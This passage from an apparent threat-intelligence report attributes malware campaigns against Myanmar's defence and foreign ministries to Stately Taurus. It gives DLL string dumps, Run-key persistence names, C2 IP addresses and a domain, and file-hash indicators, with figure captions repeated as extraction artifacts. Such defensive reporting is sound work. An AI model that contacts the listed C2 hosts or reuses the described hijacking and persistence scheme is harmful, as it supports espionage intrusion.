C2 IP address	37.120.222.19
C2 Domain	openservername.com
Autorun key	gameestrto
CLI argument	StarWegameToyOU

Linking the Two Campaigns

Though the malware staging of the second campaign could not be investigated, the found similarities between the first and second campaign are strong enough in order to relate the two with high confidence. Multiple indicators have been found that can attribute these attacks to Stately Taurus. Adding strength to the attribution is the ongoing controversy in Myanmar and its importance to China, which these samples seem to play into. Overall, the following similarities between the two campaigns were found.

Tactics, Techniques and Procedures

The malware samples itself were, even though different on the outside, very similar in TTPs. Both samples, one PUBLOAD and the other TONESHELL and both containing the publicly documented indicators, leveraged DLL Search Order hijacking in legitimate software to launch a stager in an attempt to download the second stage malware. Though the C2 traffic of the second campaign could not be verified, the present cryptographic functions imply that the binary was prepared for decryption. Furthermore, both samples created an autorun key with the same naming scheme (*gameestrto)* and persistence control mechanism by adding command line arguments to the autorun key (*starmygame*, *StarWegameToyOU*). Lastly, the binary code checking for these command line arguments are shared code and near-identical, also containing the same typing errors *(erro task*, *erro blue*). A notable additional detail in *BrMod104.dll* is a debug string referring to a Program Database (PDB) file at `E:\work\newply\Release\new4chongf.pdb`. All details considered and given the timeline of occurrence it is probable that these samples might be related and, looking at intelligence publications that classify the observed behaviour as belonging to Stately Taurus-related malware families, are used in a Stately Taurus campaign.




```
1001b870 Unknown exception
1001b884 bad array new length
1001b89c string too long
1001b8b0 Software\\Microsoft\\Windows\\CurrentVersion\\Run
1001b8e0 gameestrto
1001b8f0 123fdfghsghdfh!@#%^*(()=-
1001b90c qweryr1236751754hdasfdtyqwe!@#$!@#
1001b930 BrMod104.dll
1001b94c C:\\ProgramData\\gameinstall
1001b984 C:\\ProgramData\\gameinstall\\
1001b9a0 starmygame
1001b9ac erro console
1001b9c8 erro
1001b9d4 erro task
1001b9e0 starmygame
1001b9f8 invalid string position
1001bf18 RSDS
1001bf30 E:\\work\\newply\\Release\\new4chongf.pdb
1001bf6c GCTL
```

Figure 14: Common indicators in *BrMod104.dll*

Figure 14: Common indicators in *BrMod104.dll*

Figure 14: Common indicators in *BrMod104.dll*



```
10015ce0 Unknown exception
10015cf4 bad array new length
10015d0c string too long
10015d1c erro blue chosses
10015d40 erro blue
10015d58 Software\\Microsoft\\Windows\\CurrentVersion\\Run
10015d88 gameestrto
10015d94 GetCurrentDeploy.dll
10015dc0 C:\\Users\\Public
10015de0 C:\\Users\\Public\\
10015df4 StarWegameToyOU
10015e08 StarWegameToyOU
10015e28 invalid string position
10015e50 openservername.c
10016264 GCTL
```

Figure 15: Common indicators in *GetCurrentDeploy.dll*

Figure 15: Common indicators in *GetCurrentDeploy.dll*

Figure 15: Common indicators in *GetCurrentDeploy.dll*

Infrastructure

When investigating the two C2 servers on Censys, different certificates are registered for the two hosts. However, the same Common Name with value `WIN-9JJA076EVSS` was used for both hosts. Moreover, both IP addresses are on Autonomous System 55720 (GIGABIT-MY Gigabit Hosting Sdn Bhd in Kuala Lumpur, Malaysia). Both this Common Name and AS number have been extensively documented in relation to this threat group. Of these publications, a publication by Thailand Telecommunications Sector CERT (TTC-CERT) on January 19th 2024 actually describes this Common Name as a common denominator for Stately Taurus C2 infrastructure in response to the SolidPDFCreator campaign against the Philippines that was documented by Talos Intelligence in November 2023.

Conclusion

Following the rebel attacks in northern Myanmar, China has expressed concern regarding its effect on trade routes and security around the Myanmar-China border. Myanmar's military junta has had two meetings with the National Defence and Security Council and with ASEAN to discuss further plans. We assess that these campaigns are targeted at the Myanmar Ministry of Defence and Foreign Affairs, aligning with the developments in the country.

Due to the historic reporting of the observed Tactics, Techniques and Procedures and their similarity, it is highly likely that these attacks can be attributed to Stately Taurus, one of the most active Chinese APT groups. Stately Taurus operations are known to align with geopolitical interests of the Chinese government, including multiple cyberespionage operations against Myanmar in the past. As this group targets not only Asian, but also European and North American countries, it is advised to deploy countermeasures in order to defend against this group.

Indicators of Compromise

IOC	Value
Analysis of the third meeting of NDSC.zip	b7e042d2accdf4a488c3cd46ccd95d6ad5b5a8be71b5d6d76b8046f17debaa18
Analysis of the third meeting of NDSC.exe	ce4f7e7ce82a5621b5409ccb633e27269a05ce17d1b049feda9fbc4793e6c484
BrMod104.dll	2a00d95b658e11ca71a8de532999dd33ddee7f80432653427eaa885b611ddd87
ASEAN Notes.iso	a00673e35eaccf494977f4e9a957d5820a20fe6b589c796f9085a0271e8c380c
office.exe	0d0981941cf9f1021b07b7578c45ed4c623edb16ad03a256c4cd9aaf900d723d
GetCurrentDeploy.dll	51d89afe0a49a3abf88ed6f032e4f0a83949fc44489fc7b45c860020f905c9d7
ASEAN 2024.lnk, NS.lnk, MS.lnk, Mofa memo.lnk	e537c5da268c6a08d6e94d570e8efb17d0ca3f4013e221fadc4e0b3191499767
C2 IP address	123.253.32.15
C2 IP address	103.159.132.80
C2 IP address	37.120.222.19
C2 Domain	openservername.com
Certificate CN	WIN-9JJA076EVSS
Autorun key	gameestrto
CLI argument	starmygame
CLI argument	StarWegameToyOU

Tags :

APTChinaMalware

Post navigation

Stately Taurus Continued – New Information on Cyberespionage Attacks against Myanmar Military Junta